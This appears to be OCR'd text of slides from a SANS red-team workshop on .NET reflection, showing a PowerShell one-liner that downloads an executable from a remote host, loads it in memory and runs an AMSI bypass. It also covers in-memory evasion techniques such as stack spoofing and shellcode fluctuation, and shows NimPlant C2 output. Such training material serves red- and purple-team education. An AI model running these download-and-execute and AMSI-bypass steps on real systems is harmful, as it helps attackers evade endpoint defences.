
https://gist.githubusercontent.com/jfmaes/cc541d0cac5e513755d0fe05ab7a3dc7/raw/5fdf0f4f131c2004bcdb7405c110d4ba4c5381de/SANSReflection.txt



```
Hi SANS Workshop Attendees! Reflection is super fun!

amsi.dll
AmsiScanBuffer
uFcAB4DD
```

Bonus: Interop with PowerShell – Part 2


.NET, the gift that keeps giving



```
PS C:\Users\Jean>  $webclient = New-Object Net.WebClient;
 $LOLAMSIBINARY = $webclient.DownloadData("http://192.168.0.166/LOLAMSI.exe");
 $LOLAMSI = [System.Reflection.Assembly]::Load($LOLAMSIBINARY);
 [LOLAMSI.NiceTryMicrosoft]::LOLAMSI("https://gist.githubusercontent.com/jfmaes/cc541d0cac5e513755d0fe05ab7a3dc7/raw/5fdf0f4f131c2004bcdb7405c110d4ba4c5381de/SANSReflection.txt");

PS C:\Users\Jean> amsiscanbuffer
amsiscanbuffer : The term 'amsiscanbuffer' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of the name, or if a path was included, verify that the path is
correct and try again.
At line:1 char:1
+ amsiscanbuffer
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiscanbuffer:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
```

20 CALIFORNIA 15
DeLorean

Future of tradecraft



CovertToolsmith Architecture

MDSec

1. The aggressor script requests and downloads the loader from CovertToolsmith

2. CovertToolsmith builds, modifies and delivers the compiled tool


3. The loader is run on the target using CLR harness

4. The compiled and protected tool is executed in memory on the endpoint

MDSec Consulting 2020 (c)

ActiveBreach by MDSec

Future of tradecraft



Pinned Tweet

Mariusz B.
@mariuszbit


And it now landed!

A PoC implementation of Thread Stack Spoofing being an advanced In-Memory evasion technique allowing to better hide injected shellcode's memory allocations from scanners and analysts.

Inspired by marvelous @MDSecLabs Nighthawk C2!

github.com/mgeeky/ThreadS...

```
TID   CPU   Cycles delta  Start address                 Priority (symbolic)
Stack - thread 40216
#   Name                                          Stack address   Return address   Frame address
0   ntoskrnl.exe!KiDeliverApc+0x1b0
1   ntoskrnl.exe!KiSwapThread+0x827
2   ntoskrnl.exe!KiCommitThreadWait+0x14f
3   ntoskrnl.exe!KeDelayExecutionThread+0x122
4   ntoskrnl.exe!NtDelayExecution+0x5f
5   ntoskrnl.exe!KiSystemServiceCopyEnd+0x25
6   ntdll.dll!NtDelayExecution+0x14               0x50174ff728    0x7ffeb65795be   0x50174ff720
7   KernelBase.dll!SleepEx+0x9e                   0x50174ff730    0x7ff7abc92e0d   0x50174ff7c0
8   ThreadStackSpoofer.exe!MySleep+0x6d           0x50174ff7d0    0x7ffeb7f74b60   0x50174ff8e0
9   kernel32.dll!CreateFileW                      0x50174ff8f0    0x7ffeb7f74b60   0x50174ff8e8
10  kernel32.dll!CreateFileW                      0x50174ff8f8    0x7ffeb7f74b60   0x50174ff8f0
11  kernel32.dll!CreateFileW                      0x50174ff900    0x7ffeb7f74b60   0x50174ff8f8
12  kernel32.dll!CreateFileW                      0x50174ff908    0x7ffeb7f74b60   0x50174ff900
13  kernel32.dll!CreateFileW                      0x50174ff910    0x7ffeb7f74b60   0x50174ff908
14  kernel32.dll!CreateFileW                      0x50174ff918    0x7ffeb7f74b60   0x50174ff910
15  kernel32.dll!CreateFileW                      0x50174ff920    0x7ffeb7f74b60   0x50174ff918
16  kernel32.dll!CreateFileW                      0x50174ff928                     0x50174ff920
```



Mariusz B. @mariuszbit · Sep 29

Ever wanted to hide from memory scanners like Moneta or Pe-Sieve just like @MDSecLabs Nighthawk C2 does? Here's a PoC for that powerful in-memory evasion trick:

github.com/mgeeky/Shellco...


It's not brand new, nothing I devised myself only a sample implementation to show technique.

mgeeky/
ShellcodeFluctuation

An in-memory evasion technique fluctuating shellcode memory protection between RW & RX and encrypting/decrypting contents

1 Contributor · 0 Issues · 0 Stars · 0 Forks

GitHub - mgeeky/ShellcodeFluctuation: An in-memory evasion techni...
An in-memory evasion technique fluctuating shellcode memory protection between RW & RX and encrypting/decrypting contents - ...
🔗 github.com



Cas van Cooten
@chvancooten

Nów it's ready for field testing 😎

```
C:\Users\Anonymous\source\repos\Nim Stuff\NimPlant> python .\NimPlant.py server

A light-weight stage 1 implant and C2 base
By Cas van Cooten (@chvancooten)

[11/07/2021 17:58:40] Started management server on
[11/07/2021 17:58:40] Started Nimplant listener on
[11/07/2021 17:58:49] NimPlant #1 (d9Ud5BdY) check
[11/07/2021 17:58:49] OS version is Windows 10 bui
[11/07/2021 17:58:49] Starting interaction with Ni
[11/07/2021 18:00:26] NimPlant #2 (1yVGQetC) check
[11/07/2021 18:00:26] OS version is Windows 10 bui
[11/07/2021 18:00:41] NimPlant #3 (wUMNoH29) check
[11/07/2021 18:00:41] OS version is Windows 10 bui
```

6:03 PM · Jul 11, 2021 · Twitter Web App

26 Retweets **252** Likes

About Jean-François Maes

Jean-François Maes is instructor of the SANS SEC 699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection class.

On top of his work for SANS, Jean-François is a senior security consultant at TrustedSec and a toolsmith.

He is also the founder of redteamer.tips, a website aimed to provide tips and tricks for red teamers.

Twitter: https://twitter.com/Jean_Maes_1994

LinkedIn: https://www.linkedin.com/in/jean-francois-maes/

GitHub: https://github.com/jfmaes

TrustedSec

SANS | GIAC CERTIFICATIONS

ABOUT OFFENSIVE OPERATIONS

SANS Offensive Operations leverages the vast experience of our esteemed faculty to produce the most thorough, cutting-edge offensive cyber security training content in the world. Our goal is to continually broaden the scope of our offensive-related course offerings to cover every possible attack vector.

SANS Offensive Operations Curriculum offers courses spanning topics ranging from introductory penetration testing and hardware hacking, all the way to advanced exploit writing and red teaming, as well as specialized training such as purple teaming, wireless or mobile device security, and more.

GIAC offensive operations certifications cover critical domains and highly specialized usages, ensuring professionals have the knowledge and skills necessary to work in security roles requiring hands-on experience in specific focus areas like, penetration testing, purple teaming, or exploit development. It's important for organizations and practitioners to have a training provider who covers the attack surface of the entire threat landscape, from authors and instructors who are leaders in those respective areas.

SANS | GIAC CERTIFICATIONS

CONTACT US

Web: sans.org/offensive-operations/

Twitter: twitter.com/SANSOffensive

YouTube: youtube.com/c/sansoffensiveoperations

LinkedIn: linkedin.com/showcase/sans-offensive-operations/

SANS | GIAC CERTIFICATIONS